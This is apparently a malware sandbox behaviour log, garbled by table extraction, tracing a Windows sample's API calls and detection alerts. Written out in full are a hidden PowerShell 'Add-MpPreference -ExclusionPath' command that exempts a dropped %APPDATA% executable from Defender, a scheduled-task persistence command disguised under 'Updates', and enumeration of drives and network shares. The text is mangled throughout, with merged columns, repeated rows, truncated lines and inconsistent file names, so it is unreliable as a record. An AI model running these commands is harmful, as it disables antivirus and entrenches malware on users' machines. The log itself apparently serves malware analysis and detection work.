Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\System32\WindowsPowerShell\v1.0\powershell.*, 0, 5b2f178, 0, 0, 0) Return: 50e2f60		2872
Call Filesystem API	API Name: FindNextFileW Args: (50e2f60, 5b2f178) Return: 0		2872
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2872
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2872
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2872
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2872
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2872
Call Thread API	API Name: NtResumeThread Args: (Process:2936,) Return: ?		2872
Call System API	API Name: evtchann.SendEvent Args: (e), pid[2936], ppid[2872) Return: 1		2872
Call System API	API Name: GetDriveTypeW Args: (\\?\IDE#CdRomDell_DVD-ROM		2872
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{a21cf1a2-dac1-11eb-8d5c-806e6f6e6963}#000000000100000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\)) Return: 3		2872
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#(a21cf1a2-dac1-11eb-8d5c-806e6f6e6963)#0000000006500000#(53f5630d-b6bf-11d0-94f2-00a0 c91efb8b)\) \) Return: 3		2872
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2		2872
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2		2872
Call Process API	API Name: CreateProcessW Args: (%windir%\System32\WindowsPowerShell\v1.0\powershell.exe, "%windir%\System32\WindowsPowerShell\v1.0\powershell.exe, "Add-MpPreference -ExclusionPath "%APPDATA%\lxeqnDhmFdUxs.exe", , , , , , , %WorkingDir%, SW_HIDE, Process:2936:%windir%\System32\WindowsPowerShell\v1.0\powershell.exe) Return: 1		2872
Detection	Threat Characteristic: Executes dropped file File: %APPDATA%\\\xeqnDhmFdUxs.exe Shell Command: \%windir\%\System32\\\\VindowsPowerShell\v1.0\\\powershell.exe\'\"\%windir\%\System32\\\\\\indowsPowerShell\v1.0\\\powershell.exe\'\"\\\\\\\powershell.exe\'\"\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\		
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2872
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2872
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2872
Call Thread API	API Name: NtResumeThread Args: (Process:2932,) Return: ?		2872
Call System API	API Name: evtchann.SendEvent Args: (e), pid[2932], ppid[2872) Return: 1		2872
Detection	Threat Characteristic: Creates process in system directory		
	Process ID: 2936 Image Path: %windir%\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath %APPDATA%\lxeqnDhmFdUxs.exe		
Call Process API			2872
Call Process API Detection	Image Path: %windir%\System32\WindowsPowerShelf\v1.0\powershelf.exe Add-MpPreference -ExclusionPath %APPDATA%\lxeqnDhmFdUxs.exe API Name: CreateProcessW Args: (%windir%\System32\schtasks.exe, "%windir%\System32\schtasks.exe" /Create /TN "Updates\lxeqnDhmFdUxs" /XML "%		2872
	Image Path: %windir%\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath %APPDATA%\IxeqnDhmFdUxs.exe API Name: CreateProcessW Args: (2872
Detection	Image Path: %windir%\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath %APPDATA%\IxeqnDhmFdUxs.exe API Name: CreateProcessW Args: (%windir%\System32\schtasks.exe, "%windir%\System32\schtasks.exe" /Create /TN "Updates\IxeqnDhmFdUxs" /XML "% TEMP%\ImpA26A.tmp", , , , , %WorkingDir%, SW_HIDE, Process:2932:%windir%\System32\schtasks.exe) Return: 1 Threat Characteristic: Executes dropped file %TEMP%\ImpA26A.tmp" Threat Characteristic: Executes dropped file File: %windir%\system32\Tasks\Updates\IxeqnDhmFdUxs Shell Command: %windir%\System32\schtasks.exe "%windir%\System32\schtasks.exe" /Create /TN "Updates\IxeqnDhmFdUxs" /XML "%TEMP%\ImpA26A.tmp" Threat Characteristic: Executes dropped file File: %TEMP%\ImpA26A.tmp Threat Characteristic: Executes dropped file File: %TEMP%\ImpA26A.tmp Shell Command: %windir%\System32\schtasks.exe "%windir%\System32\schtasks.exe" /Create /TN "Updates\IxeqnDhmFdUxs" /XML "%TEMP%\ImpA26A.tmp Shell Command: %windir%\System32\schtasks.exe "%windir%\System32\schtasks.exe" /Create /TN "Updates\IxeqnDhmFdUxs" /XML "%TEMP%\ImpA26A.tmp		2872
Detection Detection Detection	Image Path: %windir%\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath %APPDATA%\IxeqnDhmFdUxs.exe API Name: CreateProcessW Args: (%windir%\System32\schtasks.exe, "%windir%\System32\schtasks.exe" /Create /TN "Updates\IxeqnDhmFdUxs" /XML "% TEMP%\ImpA26A.tmp", , , , , %WorkingDir%, SW_HIDE, Process:2932:%windir%\System32\schtasks.exe) Return: 1 Threat Characteristic: Executes dropped file %TEMP%\ImpA26A.tmp" Threat Characteristic: Executes dropped file File: %windir%\system32\Tasks\Updates\IxeqnDhmFdUxs Shell Command: %windir%\System32\schtasks.exe "%windir%\System32\schtasks.exe" /Create /TN "Updates\IxeqnDhmFdUxs" /XML "%TEMP%\ImpA26A.tmp" Threat Characteristic: Executes dropped file File: %TEMP%\ImpA26A.tmp Threat Characteristic: Executes dropped file File: %TEMP%\ImpA26A.tmp Shell Command: %windir%\System32\schtasks.exe "%windir%\System32\schtasks.exe" /Create /TN "Updates\IxeqnDhmFdUxs" /XML "%TEMP%\ImpA26A.tmp Shell Command: %windir%\System32\schtasks.exe "%windir%\System32\schtasks.exe" /Create /TN "Updates\IxeqnDhmFdUxs" /XML "%TEMP%\ImpA26A.tmp"	2872	2872
Detection Detection	Image Path: %windir%\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath %APPDATA%\IxeqnDhmFdUxs.exe API Name: CreateProcessW Args: (2872	
Detection Detection Call System API Detection	Image Path: %windir%\System32\WindowsPowerShell\v1.0\powershell\v2.0\powershel		2936
Detection Detection Call System API Detection Call System API	Image Path: %windir%\System32\WindowsPowerShell\v1.0\powershell\v2.0\powershel	2872	2936 2936
Detection Detection Call System API Detection Call System API Call System API Call System API	Image Path: %windir%\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath %APPDATA%\txeqnDhmFdUxs.exe API Name: CreateProcessW Args: (%windir%\System32\schtasks.exe, "%windir%\System32\schtasks.exe" /Create /TN "Updates\txeqnDhmFdUxs" /XML "% TEMP%\tmpA26A.tmp", , , , , %WorkingDir%, SW_HIDE, Process:2932:%windir%\System32\schtasks.exe) Return: 1 Threat Characteristic: Executes dropped file %TEMP%\tmpA26A.tmp" Threat Characteristic: Executes dropped file File: %windir%\System32\tasks\Updates\txeqnDhmFdUxs Shell Command: %windir%\System32\tasks\Updates\txeqnDhmFdUxs Shell Command: %windir%\System32\tasks.exe "%windir%\System32\schtasks.exe" /Create /TN "Updates\txeqnDhmFdUxs" /XML "%TEMP%\tmpA26A.tmp" Threat Characteristic: Executes dropped file File: %TEMP%\tmpA26A.tmp Shell Command: %windir%\System32\schtasks.exe "%windir%\System32\schtasks.exe" /Create /TN "Updates\txeqnDhmFdUxs" /XML "%TEMP%\tmpA26A.tmp Shell Command: %windir%\System32\schtasks.exe "%windir%\System32\schtasks.exe" /Create /TN "Updates\txeqnDhmFdUxs" /XML "%TEMP%\tmpA26A.tmp API Name: GetDriveTypeW Args: (C\(\) Return: 3 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2936 Info: Obtains drive info from API result API Name: GetDriveTypeW Args: (C\(\) Return: 3 API Name: GetDriveTypeW Args: (C\(\) Return: 3	2872 2872	2936 2936 2936
Detection Detection Call System API Detection Call System API	Image Path: %windir%\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath %APPDATA%\txeqnDhmFdUxs.exe API Name: CreateProcessW Args: (%windir%\System32\schtasks.exe, "%windir%\System32\schtasks.exe" /Create /TN "Updates\txeqnDhmFdUxs" /XML "% TEMP%\tmpA26A.tmp", , , , , %WorkingDir%, SW_HIDE, Process:2932:%windir%\System32\schtasks.exe) Return: 1 Threat Characteristic: Executes dropped file %TEMP%\tmpA26A.tmp" Threat Characteristic: Executes dropped file File: %windir%\System32\tasks\Updates\txeqnDhmFdUxs Shell Command: %windir%\System32\tasks\Updates\txeqnDhmFdUxs Shell Command: %windir%\System32\tasks\Updates\txeqnDhmFdUxs Threat Characteristic: Executes dropped file File: %TEMP%\tmpA26A.tmp Threat Characteristic: Executes dropped file File: %TEMP\tmpA26A.tmp Shell Command: %windir%\System32\schtasks.exe "%windir%\System32\schtasks.exe" /Create /TN "Updates\txeqnDhmFdUxs" /XML "%TEMP%\tmpA26A.tmp Shell Command: %windir%\System32\schtasks.exe "%windir%\System32\schtasks.exe" /Create /TN "Updates\txeqnDhmFdUxs" /XML "%TEMP%\tmpA26A.tmp API Name: GetDriveTypeW Args: (C:\) Return: 3 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2936 Info: Obtains drive info from API result API Name: GetDriveTypeW Args: (C:\) Return: 3 API Name: GetDriveTypeW Args: (C:\) Return: 3 API Name: GetDriveTypeW Args: (C:\) Return: 3	2872 2872 2872	2936 2936 2936 2936
Detection Detection Call System API Detection Call System API Call System API	Image Path: %windir%\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath %APPDATA%\txeqnDhmFdUxs.exe API Name: CreateProcessW Args: (%windir%\System32\schtasks.exe, "%windir%\System32\schtasks.exe" /Create /TN "Updates\txeqnDhmFdUxs" /XML "% TEMP%\tmpA26A.tmp", , , , , %WorkingDir%, SW_HIDE, Process:2932:%windir%\System32\schtasks.exe) Return: 1 Threat Characteristic: Executes dropped file %TEMP%\tmpA26A.tmp" Threat Characteristic: Executes dropped file File: %windir%\system32\Task\Updates\txeqnDhmFdUxs Shell Command: %windir%\System32\txetasks.exe "%windir%\System32\schtasks.exe" /Create /TN "Updates\txeqnDhmFdUxs" /XML "%TEMP%\tmpA26A.t mp" Threat Characteristic: Executes dropped file File: %TEMP%\tmpA26A.tmp Shell Command: %windir%\System32\schtasks.exe "%windir%\System32\schtasks.exe" /Create /TN "Updates\txeqnDhmFdUxs" /XML "%TEMP%\tmpA26A.t mp" API Name: GetDriveTypeW Args: (C:\) Return: 3 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2936 Info: Obtains drive info from API result API Name: GetDriveTypeW Args: (C:\) Return: 3	2872 2872 2872 2872	2936 2936 2936 2936 2936
Detection Detection Call System API Detection Call System API	Image Path: %windir%\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath %APPDATA%\txeqnDhmFdUxs.exe API Name: CreateProcessW Args: (%windir%\System32\schtasks.exe, "%windir%\System32\schtasks.exe" /Create /TN "Updates\txeqnDhmFdUxs" /XML "% TEMP%\tmpA26A.tmp", , , , , %WorkingDir%, SW_HIDE, Process:2932:%windir%\System32\schtasks.exe) Return: 1 Threat Characteristic: Executes dropped file %TEMP%\tmpA26A.tmp" Threat Characteristic: Executes dropped file File: %windir%\System32\tasks\Updates\txeqnDhmFdUxs Shell Command: %windir%\System32\tasks\Updates\txeqnDhmFdUxs Shell Command: %windir%\System32\tasks\Updates\txeqnDhmFdUxs Threat Characteristic: Executes dropped file File: %TEMP%\tmpA26A.tmp Threat Characteristic: Executes dropped file File: %TEMP\tmpA26A.tmp Shell Command: %windir%\System32\schtasks.exe "%windir%\System32\schtasks.exe" /Create /TN "Updates\txeqnDhmFdUxs" /XML "%TEMP%\tmpA26A.tmp Shell Command: %windir%\System32\schtasks.exe "%windir%\System32\schtasks.exe" /Create /TN "Updates\txeqnDhmFdUxs" /XML "%TEMP%\tmpA26A.tmp API Name: GetDriveTypeW Args: (C:\) Return: 3 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2936 Info: Obtains drive info from API result API Name: GetDriveTypeW Args: (C:\) Return: 3 API Name: GetDriveTypeW Args: (C:\) Return: 3 API Name: GetDriveTypeW Args: (C:\) Return: 3	2872 2872 2872	2936 2936 2936 2936

Call System API API Name: G Call System API API Name: G <t< th=""><th>6etDriveTypeW Args: (\\?\STORAGE#Volume#{a21cf1a2-dac1-11eb-8d5c-806e6f6e6963}#000000006500000#{53f5630d-b6bf-11d0-94f2-00a0</th><th>2872 2872 2872 2872 2872 2872 2872 2872</th><th>2936 2936 2936 2936 2936 2936 2936 2936 2936 2936 2936 2936 2936 2936</th></t<>	6etDriveTypeW Args: (\\?\STORAGE#Volume#{a21cf1a2-dac1-11eb-8d5c-806e6f6e6963}#000000006500000#{53f5630d-b6bf-11d0-94f2-00a0	2872 2872 2872 2872 2872 2872 2872 2872	2936 2936 2936 2936 2936 2936 2936 2936 2936 2936 2936 2936 2936 2936
Call System API API Name: G Write Registry Key Key: HKEY. Call Internet Helper API API Name: G Call System API API Name: G Add File Path: %APPI Add File Path: %APPI Call Filessystem API API Name: G Call Filessystem API API Name: G	SetDriveTypeW Args: (C.\() Return: 3	2872 2872 2872 2872 2872 2872 2872 2872	2936 2936 2936 2936 2936 2936 2936 2936
Call System API API Name: G Call Internet Helper API API Name: G Call System API API Name: G Add File Path: %APPI Virte File Path: %APPI Add File Path: %APPI Add File Path: %APPI Add File Path: %APPI Add File Path: %APPI Call Filesystem API API Name: G Call Filesystem API API Name: G Call System API	SetDriveTypeW Args: (C:\() \) Return: 3	2872 2872 2872 2872 2872 2872 2872 2872	2936 2936 2936 2936 2936 2936 2936 2936
Call System API API Name: G Add File Path: %APPI Call System API API Name: P Add File Path: %APPI Call System API API Name: P Add File Path: %APPI Call Filesystem API API Name: F Call System API API Name: G Call System API	SetDriveTypeW Args: (C:\) Return: 3	2872 2872 2872 2872 2872 2872 2872 2872	2936 2936 2936 2936 2936 2936 2936 2936
Call System API API Name: G Call System API API Name: N Call System API API Name: G Add File Path: %APPI Adl File Path: %APPI Call Filesystem API API Name: F Call Filesystem API API Name: F Call System API API Na	SetDriveTypeW Args: (C:\) Return: 3	2872 2872 2872 2872 2872 2872 2872 2872	2936 2936 2936 2936 2936 2936 2936
Call System API API Name: G Call Internet Helper API API Name: G Call System API API Name: G Add File Path: %APPI Call Filesystem API API Name: G Call System API	SetDriveTypeW Args: (C:\.) Return: 3	2872 2872 2872 2872 2872 2872 2872 2872	2936 2936 2936 2936 2936 2936 2936
Call System API API Name: G Call System API API Name: G Call System API API Name: G Write Registry Key Key: HKEY_C Call Infernet Helper API API Name: G Call System API API Name: G Add File Path: %APPI Call Filesystem API API Name: G Call System API API Name: G Call System	SetDriveTypeW Args: (C.\() Return: 3 SetDriveTypeW Args: (, 503, 6960250, -1, 6e578, 6e574, 0) Return: 0 SetDriveTypeW Args: (, 503, 6960250, -1, 6e578, 6e574, 0) Return: 0 SetDriveTypeW Args: (\(\) ALLUSERSPROFILE%\Microsoft\Windows\Start Menu\Programs\Accessories\Windows PowerShell\() Return: 3 SetDriveTypeW Args: (\) \	2872 2872 2872 2872 2872 2872 2872 2872	2936 2936 2936 2936 2936 2936
Call System API API Name: G Call System API API Name: P Call Filesystem API API Name: P Call System API API Name: C API Name: P Call System API API Name: C API Na	SetDriveTypeW Args: (C.\.) Return: 3 SetDriveTypeW Args: (, 503, 6960250, -1, 6e578, 6e574, 0) Return: 0 SetDriveTypeW Args: (, 503, 6960250, -1, 6e578, 6e574, 0) Return: 0 SetDriveTypeW Args: (\%ALLUSERSPROFILE%\Microsoft\Windows\Start Menu\Programs\Accessories\Windows PowerShell\) Return: 3 SetDriveTypeW Args: (\%ALLUSERSPROFILE%\Microsoft\Windows\Start Menu\Programs\Accessories\Windows PowerShell\) Return: 3 SetDriveTypeW Args: (\%ALLUSERSPROFILE%\Microsoft\Windows\Start Menu\Programs\Accessories\Windows PowerShell\) Return: 3 SetDriveTypeW Args: (\%\P\STORAGE#\Volume#{a21cf1a2-dac1-11eb-8d5c-806e6f6e6963}#000000000000000f(53f5630d-b6bf-11d0-94f2-00a0 Return: 3 SetDriveTypeW Args: (\%\P\STORAGE#\Volume#{a21cf1a2-dac1-11eb-8d5c-806e6f6e6963}#0000000000f(53f5630d-b6bf-11d0-94f2-00a0 Return: 3 SetDriveTypeW Args: (\%\P\STORAGE#\Volume#{a21cf1a2-dac1-11eb-8d5c-806e6f6e6963}#0000000000f(53f5630d-b6bf-11d0-94f2-00a0 Return: 3	2872 2872 2872 2872 2872 2872 2872	2936 2936 2936 2936 2936
Call System API Write Registry Key Key: HKEY_C Call Internet Helper API API Name: G Call System API API Name: G Call System API API Name: G Call System API API Name: P Call System API Add File Path: %APPC Call Filesystem API Add File Path: %APPC Call Filesystem API API Name: F Call Filesystem API API Name: F Call Filesystem API API Name: F Call System API API Name: G API Name	SetDriveTypeW Args: (C:\) Return: 3 CURRENT_USER\SOFTWARE\Classes\Local Settings\Mui\cache\SB\S2C64B7E\LanguageList Value: en-US\0en\0 JetShareEnum Args: (, 503, 6960250, -1, 6e578, 6e574, 0) Return: 0 SetDriveTypeW Args: (\%ALLUSERSPROFILE\%\Microsoft\Windows\Start Menu\Programs\Accessories\\Windows PowerShell\)) Return: 3 SetDriveTypeW Args: (\%ALLUSERSPROFILE\%\Microsoft\Windows\Start Menu\Programs\Accessories\\Windows PowerShell\)) Return: 3 SetDriveTypeW Args: (\%ALLUSERSPROFILE\%\Microsoft\Windows\Start Menu\Programs\Accessories\\Windows PowerShell\)) Return: 3 SetDriveTypeW Args: (\%ALLUSERSPROFILE\%\Microsoft\Windows\Start Menu\Programs\Accessories\\Windows PowerShell\)) Return: 3 SetDriveTypeW Args: (\\%\STORAGE\#Volume\#\a21cf1a2-dac1-11eb-8d5c-806e6f6e6963)\#0000000000000000f(53f5630d-b6bf-11d0-94f2-00a0 Return: 3 SetDriveTypeW Args: (\\%\STORAGE\#Volume\#\a21cf1a2-dac1-11eb-8d5c-806e6f6e6963)\#0000000000000f(53f5630d-b6bf-11d0-94f2-00a0 Return: 3 SetDriveTypeW Args: (\\%\STORAGE\#Volume\#\a21cf1a2-dac1-11eb-8d5c-806e6f6e6963)\#00000000000f(53f5630d-b6bf-11d0-94f2-00a0 Return: 3	2872 2872 2872 2872 2872 2872	2936 2936 2936 2936
Write Registry Key Call Internet Helper API Call System API API Name: Gostefb8b), yii Call System API API Name: Gostefb8b) Call System API API Name: Gostefb8b) Call System API API Name: Gostefb8b) Add File Path: %APPI Add File Path: %APPI Call System API Add File Path: %APPI Call Filesystem API API Name: Pilesystem API Call Filesystem API API Name: Gostefb8b Call Filesystem API Call Filesystem API API Name: File Call Filesystem API API Name: File Call Filesystem API API Name: File Call System API API Name: Gostefber Call System API API Name: Gostefber API Name: Gostefber Call System API API Name: Gostefber API Name: Gostefber API Name: Gostefber Call System API API Name: Gostefber	CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\58\52C64B7E\LanguageList Value: en-US\0en\0 JetShareEnum Args: (,503, 6f960250, -1, 6e578, 6e574, 0) Return: 0 JetShareEnum Args: (,503, 6f960250, -1, 6e578, 6e574, 0) Return: 0 JetDriveTypeW Args: (\%ALLUSERSPROFILE\%\Microsoft\Windows\Start Menu\Programs\Accessories\\Windows PowerShell\)) Return: 3 JetDriveTypeW Args: (\%ALLUSERSPROFILE\%\Microsoft\Windows\Start Menu\Programs\Accessories\\Windows PowerShell\)) Return: 3 JetDriveTypeW Args: (\%ALLUSERSPROFILE\%\Microsoft\Windows\Start Menu\Programs\Accessories\\Windows PowerShell\)) Return: 3 JetDriveTypeW Args: (\\%\STORAGE\#Volume\#\a21cf1a2-dac1-11eb-8d5c-806e6f6e6963)\#000000000000000000000000000000000000	2872 2872 2872 2872 2872	2936 2936 2936
Call Internet Helper API Call System API API Name: G Call System API API Name: G Call System API API Name: G Call System API API Name: APPI Call System API API Name: P Call System API API Name: D Call Filesystem API API Name: D Call Filesystem API API Name: D Call Filesystem API API Name: G Call Filesystem API API Name: G Call Filesystem API API Name: G Call System API API Name: G Detection Threat Chara Process ID: 2 Info: Obtains Call System API API Name: G Call System API API Nam	SetDriveTypeW Args: (,503, 6f960250, -1, 6e578, 6e574, 0) Return: 0 SetDriveTypeW Args: (%ALLUSERSPROFILE%\Microsoft\Windows\Start Menu\Programs\Accessories\Windows PowerShell\) Return: 3 SetDriveTypeW Args: (\%ALLUSERSPROFILE%\Microsoft\Windows\Start Menu\Programs\Accessories\Windows PowerShell\) Return: 3 SetDriveTypeW Args: (\%ALLUSERSPROFILE%\Microsoft\Windows\Start Menu\Programs\Accessories\Windows PowerShell\) Return: 3 SetDriveTypeW Args: (\%ALLUSERSPROFILE%\Microsoft\Windows\Start Menu\Programs\Accessories\Windows PowerShell\) Return: 3 SetDriveTypeW Args: (\\%\STORAGE#\Volume#\a21cf1a2-dac1-11eb-8d5c-806e6f6e6963)#000000000000000000000000000000000000	2872 2872 2872 2872	2936 2936
Call System API API Name: G Call System API API Name: D Call System API API Name: D Call Filesystem API API Name: D Call Filesystem API API Name: G Call Filesystem API API Name: G Call System API API Name:	SetDriveTypeW Args: (\%ALLUSERSPROFILE\%\Microsoft\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\	2872 2872 2872	2936
Call System API API Name: G Call System API API Name: G Call System API API Name: G API Name: G API Name: G Call System API API Name: G Call System API API Name: G Call System API API Name: G Call Filesystem API API Name: G Call Filesystem API API Name: G Call Filesystem API API Name: G Call System API API Name: G API Name: G API Name: G API Name: G Call System API API Name: G API Name: G API Name: G API Name: G Call System API API Name: G API Name: G API Name: G API Name: G Call System API API Name: G A	SetDriveTypeW Args: (\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\	2872 2872	
2-00a0c91eft	b8b \) Return: 5 setDriveTypeW Args: (%ALLUSERSPROFILE%\Microsoft\Windows\Start Menu\Programs\Accessories\Windows PowerShell\) Return: 3 setDriveTypeW Args: (\\?\STORAGE#\Volume#\{a21cf1a2-dacf-11eb-8d5c-806e6f6e6963\}#000000000000000#\{53f5630d-b6bf-11d0-94f2-00a0 Return: 3 setDriveTypeW Args: (\\?\STORAGE#\Volume#\{a21cf1a2-dacf-11eb-8d5c-806e6f6e6963\}#0000000000000f500000#\{53f5630d-b6bf-11d0-94f2-00a0 Return: 3 setDriveTypeW Args: (E:\) Return: 2	2872	2936
Call System API API Name: G Add File Path: %APPI API Name: P Add File Path: %APPI Call System API API Name: P Add File Path: %APPI Call Filesystem API API Name: D Call System API API Name: D Call Virtual Memory	DetDriveTypeW Args: (%ALLUSERSPROFILE%\Microsoft\Windows\Start Menu\Programs\Accessories\Windows PowerShell\) Return: 3 SetDriveTypeW Args: (\\^\2\STORAGE#\Volume#{a21cf1a2-dac1-11eb-8d5c-806e6f6e6963}#000000000100000#{53f5630d-b6bf-11d0-94f2-00a0} Return: 3 SetDriveTypeW Args: (\\^\2\STORAGE#\Volume#{a21cf1a2-dac1-11eb-8d5c-806e6f6e6963}#000000000000#{53f5630d-b6bf-11d0-94f2-00a0} Return: 3 SetDriveTypeW Args: (E:\) Return: 2		
Call System API API Name: Gotebably of API Name: Potebably of Name: Gotebably of N	SetDriveTypeW Args: (\\?\STORAGE#\olume#{a21cf1a2-dac1-11eb-8d5c-806e6f6e6963}#0000000000000#{53f5630d-b6bf-11d0-94f2-00a0} Return: 3 SetDriveTypeW Args: (\\?\STORAGE#\olume#{a21cf1a2-dac1-11eb-8d5c-806e6f6e6963}#0000000006500000#{53f5630d-b6bf-11d0-94f2-00a0} Return: 3 SetDriveTypeW Args: (E:\) Return: 2		
C91efb8b)\) i Call System API API Name: G c91efb8b)\) i Call System API API Name: G Call System API API Name: G API Name: P API Name: P API Name: P API Name: P Call System API API Name: P Call Filesystem API API Name: P Call System API API Name: G API Name:	Return: 3 SetDriveTypeW Args: (\\?\STORAGE#Volume#{a21cf1a2-dac1-11eb-8d5c-806e6f6e6963}#000000006500000#{53f5630d-b6bf-11d0-94f2-00a0} Return: 3 SetDriveTypeW Args: (E:\) Return: 2	2872	2936
Call System API API Name: G Call System API API Name: G Call System API API Name: G Add File Path: %APPI API Name: G Call System API API Name: G Add File Path: %APPI Add File Path: %APPI Call Filesystem API API Name: D Call Filesystem API Detection Call System API API Name: G Call System API Detection Threat Chara Process ID: 2 Info: Obtains Call Filesystem API API Name: G Call System API API Name: G API Name: G API Name: G Call System API API Name: G API Name: G Call System API API Name: G API Name: G Call System API API Name: G API Name: G API Name: G Call System API API Name: G API Na	SetDriveTypeW Args: (\\?\STORAGE#Volume#{a21cf1a2-dac1-11eb-8d5c-806e6f6e6963}#000000006500000#{53f5630d-b6bf-11d0-94f2-00a0} Return: 3 SetDriveTypeW Args: (E:\) Return: 2		2936
Call System API API Name: G Add File Path: %APPI Call System API API Name: P Add File Path: %APPI Add File Path: %APPI Add File Path: %APPI Call Filesystem API API Name: D Call Filesystem API API Name: D Call Filesystem API API Name: F Call Filesystem API API Name: G Call Filesystem API API Name: G Call System API API Name: S Call System API API Name: Name: S Call System API API Name: Name:	Return: 3 SetDriveTypeW Args: (E:\) Return: 2		
Call System API Call System API Call System API Call System API API Name: G Call System API API Name: G Call System API API Name: G API Name: P Api Name: D Api Name: G Api Name: C Api Name: N Api Name: S Api Name: N Api Name: S Api Name: N Api Na	SetDriveTypeW Args: (E:\) Return: 2	2872	2936
Call System API Call System API API Name: G Call System API API Name: G API Name: P Add File Path: %APPI Add File Path: %APPI Add File Path: %APPI Add File Path: %APPI Call Filesystem API API Name: D Call Filesystem API API Name: G API Name: G API Name: G Info: Obtains Call Filesystem API API Name: G Info: Obtains Call System API API Name: G Detection Threat Chara Process ID: 2 Info: Obtains Call System API API Name: G Detection Threat Chara Process ID: 2 Info: Obtains Call System API API Name: G Detection Threat Chara Process ID: 2 Info: Obtains Call System API API Name: G Detection Threat Chara Process ID: 2 Info: Obtains Call System API API Name: G API Name: G Windin's\system API Detection Threat Chara Vipdates\sixteq Add File Detection Threat Chara Vipdates\sixteq API Name: C %WorkingDir Detection Threat Chara Vindin's\system Call System API API Name: C Target Image Detection Threat Chara Vindin's\system Target Proce Target Image Detection Threat Chara Vipdates\sixtem Target Proce Target Image Detection Threat Chara Vipdates\sixtem Target Proce Target Image Detection Threat Chara Vipdates\sixtem Target Proce Target Image Detection Threat Chara Vipdates Target Proce T			
Call System API Call System API API Name: G API Name: P Add File Path: %APPI Add File Path: %APPI Add File Path: %APPI Add File Path: %APPI Call Filesystem API API Name: D Return: 1 Delete File Path: %APPI Call Filesystem API Detection Threat Chara Process ID: 2 Info: Obtains Call System API Detection Threat Chara Process ID: 2 Info: Obtains Call System API Detection Threat Chara Process ID: 2 Info: Obtains Call System API Detection Threat Chara Process ID: 2 Info: Obtains Call System API Detection Threat Chara Process ID: 2 Info: Obtains Call System API Detection Threat Chara Process ID: 2 Info: Obtains Call System API Detection Threat Chara Process ID: 2 Info: Obtains Call System API Detection Threat Chara Process ID: 2 Info: Obtains Call System API Detection Threat Chara (Windir%) System API Detection Threat Chara (Injecting Procest ID: 2 Info: Obtains Threat Chara (Injecting Procest ID: 2 Info: Obtains Threat Chara (Injecting Procest ID: 2 Info: Obtains Detection Threat Chara (Injecting Procest ID: 2 Info: Obtains Threat Chara (Injecting Procest ID: 2 Info: Obtains Threat Chara (Injecting Procest ID: 2 Info: Obtains API Name: Vincent API (Injecting Procest ID: 2 Info: Obtains Call Virtual Memory API API Name: Vincent API (Injecting Procest ID: 2 Info: Obtains API Name: Vincent API (Injecting Procest ID: 2 Info: Obtains API Name: Vincent API (Injecting Procest ID: 2 Info: Obtains API Name: Vincent API (Injecting Procest ID: 2 Info: Obtains API Name: Vincent API (Injecting Procest ID: 2 Info: Obtains Call Virtual Memory API (Injecting Procest ID: 2 Info: Obtains API Name: Vincent API (Injecting Procest ID: 2 Info: Obtains API Name: Vincent API (Injecting Procest ID: 2 Info: Obtains API Name: Vincent API (Injec	hetDriveTypeW Args: (F:\) Return: 2	2872	2936
Call System API Add File Path: %APPI Write File Path: %APPI Write File Path: %APPI Add File Path: %APPI Detection Path: %APPI Detection Path: %APPI Call Filesystem API Detection Path: %APPI Detection Path: %API Name: Gill System API Detection Path: %appi Path:		2872	2936
Call System API Add File Path: %APPI Write File Path: %APPI Write File Path: %APPI Add File Path: %APPI Detection Path: %APPI Detection Path: %APPI Call Filesystem API Detection Path: %APPI Detection Path: %API Name: Gill System API Detection Path: %appi Path:	SetDriveTypeW Args: (%windir%\System32\WindowsPowerShell\v1.0\) Return: 3	2872	2936
Add File Path: %APPI Write File Path: %APPI Call System API API Name: P Add File Path: %APPI Add File Path: %APPI Add File Path: %APPI Call Filesystem API API Name: D Return: 1 Delete File Path: %APPI Call Filesystem API API Name: File Call System API API Name: G Call System API API Name: G Detection Threat Chara Process ID: 2 Info: Obtains Call System API API Name: G Detection Threat Chara Process ID: 2 Image Path: System API Detection Threat Chara Process ID: 2 Image Path: System API Detection Threat Chara Updates\text{lxeq} Add File Path: %windi Detection Threat Chara Nowindir%system Call System API API Name: S Call Process API API Name: S Call Process API API Name: C System API API Name: C Threat Chara Nowindir%system Call Process API API Name: C Threat Chara Nowindir Nows Injecting Procing I	SetDriveTypeW Args: (%windir%\) Return: 3	2872	2936
